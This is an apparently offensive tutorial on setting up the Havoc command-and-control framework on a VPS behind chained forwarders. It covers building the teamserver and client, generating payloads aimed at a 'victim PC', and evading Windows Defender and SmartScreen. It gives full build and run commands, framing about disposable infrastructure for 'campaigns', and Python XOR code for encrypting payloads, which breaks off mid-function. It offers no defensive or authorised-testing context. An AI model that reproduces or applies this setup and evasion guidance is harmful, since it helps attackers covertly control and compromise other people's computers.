**Using Open source to deploy Command and Control (C2) server and evade Windows Defender**

This article discusses how a clandestine C2 framework can be deployed with tools that are freely available on the internet.


**Havoc C2**

Havoc C2 -`https://github.com/HavocFramework/` is a modern and malleable post-exploitation command and control framework. Havoc is just one of the many opesource or freely distributed available on the internet. The other notable freely distributable ones are Covenant, Merlin, Sliver etc.

**C2 network architecture**

Havoc C2 has two components

1. **The Teamserver**. The Havoc Teamserver is written in Golang. It handles the listeners, teamserver authentication and payload generation. It also supports ExternalC2 functionality through the configuration of Service endpoints.
2. **The Client Server**. The Client server program connects to the deployed teamserver. And operations on the teamserver, like creation of listener, creaitng proxies and creating payloads can be done using the Client.



Here the victim PC (where payload would be sent) connects to a VPS Forwarder. This VPS forwarder will forward the traffic to a multiple forwarders ending up at a VPS which will host our Havoc C2. We can log onto this VPS from any PC which will act as a controller thus enabling us to control our campaigns remotely.

This segregation between Teamserver and Client server helps a user-

1. To have a use and destroy VPS at hand. This enables for rapid deployment of Campaigns.
2. To have greater accessibility and security in maintaining operations with this C2 because of the segregation.

**C2 Deployment**

The steps for Deploying Havoc C2 on Ubuntu 18.04 which is our VPS hosting teamserver-

Ensure following are installed :

```

sudo apt install build-essential

sudo add-apt-repository ppa:deadsnakes/ppa

sudo apt update

sudo apt install python3.10 python3.10-dev

```

Side note - go binaries

Note that during testing it was found that you have to install go binaries that are version 1.18 or latest. This can be achieved by uninstalling the existing version on Debian/Ubuntu/Fedora. And installing new version Might work for others as well.

```

$ sudo rm -rf /usr/local/go

```

Go to the downloads page at `https://go.dev/dl/` and download the binary release suitable for your system. Extract the archive file.

```

$ sudo tar -C /usr/local -xzf /home/user/Downloads/go1.8.1.linux-amd64.tar.gz

```

Make sure that your PATH contains /usr/local/go/bin

```

$ echo $PATH | grep "/usr/local/go/bin"

```

Building the TeamServer-

Download C2 on your remote VPS designated for Teamserver

```

git clone https://github.com/HavocFramework/Havoc.git

```

Build the go binaries

```

cd Havoc/Teamserver

go mod download golang.org/x/sys

go mod download github.com/ugorji/go

```

Try to check the installation by running

```

./teamserver

```



Teamserver uses profile to run C2 server you can specify a particular profile, (which would also use the username and password used by the cliend to connect to Teamserver) to customize and adapt your teamserver to your requirements.

The profile allows us to edit configs of the following domains:

1. Teamserver
2. Operator
3. Listener
4. Service
5. Payload

The default profile is located at Havoc/Teamserver/profiles

Running the teamserver with a profile

```

./teamserver server --profile profiles/havoc.yaotl

```

Building the Client

Download C2 on your Controller machine for Client server.

```

cd Havoc/Client

mkdir Build

cd Build

cmake ..

cd ..

./Install.sh

```


**Running the C2**

For connecting the client to the Havoc C2 we can use

```

Havoc/Client/Havoc

```



The fields need to populated with Name, C2 Host (instead of 127.0.0.1 the VPS server ip would be used here), C2 port, C2 User:Password.

Note: This User password field can be found at profiles/havoc.yaotl file.


If the connection is successful then havoc client dashboard will open


in the dashboard you can add a new listener

```

View->Listeners->Add

```






The payload can be generated through

```

Attack->Payload->Generate

```




Payload generation dialog box. Custom modules can be introduced.

The payload is then introduced to a uptodate Windows Defender environment with real time monitoring running.

The payload on its own gets detected by latest Windows Defender at the time of writing.

The resulting payload is capable of connecting back to the Havoc C2 only when the defender is turned off.



Here the payload was hosted as a simple web server and gets detected by windows in the act of downloading from Chrome itself.


**VPS deployment and hardening**

1. Only specific ports of VPS should be exposed for the connection the default is 40056, which can be changed
2. The default profile password for the teamserver should be changed as otherwise any user can easily log in to the teamserver.


**Evading the default Havoc payload from Windows Defender**

As discussed there are issues with using a havoc payload out of the box. Problems with the default Havoc generated payload:

1. The payload is detected at the time of delivery itself by Chrome.




1. There windows smartscreen which presents another screen to the user before the payload could be run. The user has to click on more info and then on the run between. Nedless to say this makes the behaviour to the user mo suspicious and needs to be avoided.



**Encrypting the payload for bypass**

First the payload was tested by using native methods of delivery in to windows using LOL (Living off the Land) binaries. One was the vector tested was mshta. However it proved unfruitful.



It was found that through multiple iteration of XOR encryption of the payload it was possible to evade the windows defender.

**Python code used for encryption**

ref: https://github.com/bats3c/darkarmour

```

import random

class XOR(object):

def \_\_init\_\_(self):

super(XOR, self).\_\_init\_\_()

self.gen\_key()

def gen\_key(self):

self.key = random.randint(10, 100)

def crypt\_file(self, crypt, key, infile=None, data=None, data\_length=None):

bytes = ""

if (infile != None) and (data == None):

with open(infile, "rb") as file:

data = file.read()

data\_len = len(data)

else:

data\_len = data\_length

iter = 0

for num, byte in enumerate(data):

byte = hex(byte)

if crypt:

byte = hex(int(byte, 16) ^ key)

else:

if len(str(byte)) == 3:

byte = str(byte).replace("0x", '')

byte = f"0x0{byte}"

iter += 1

if num == data\_len - 1:

bytes += f"{str(byte)}"

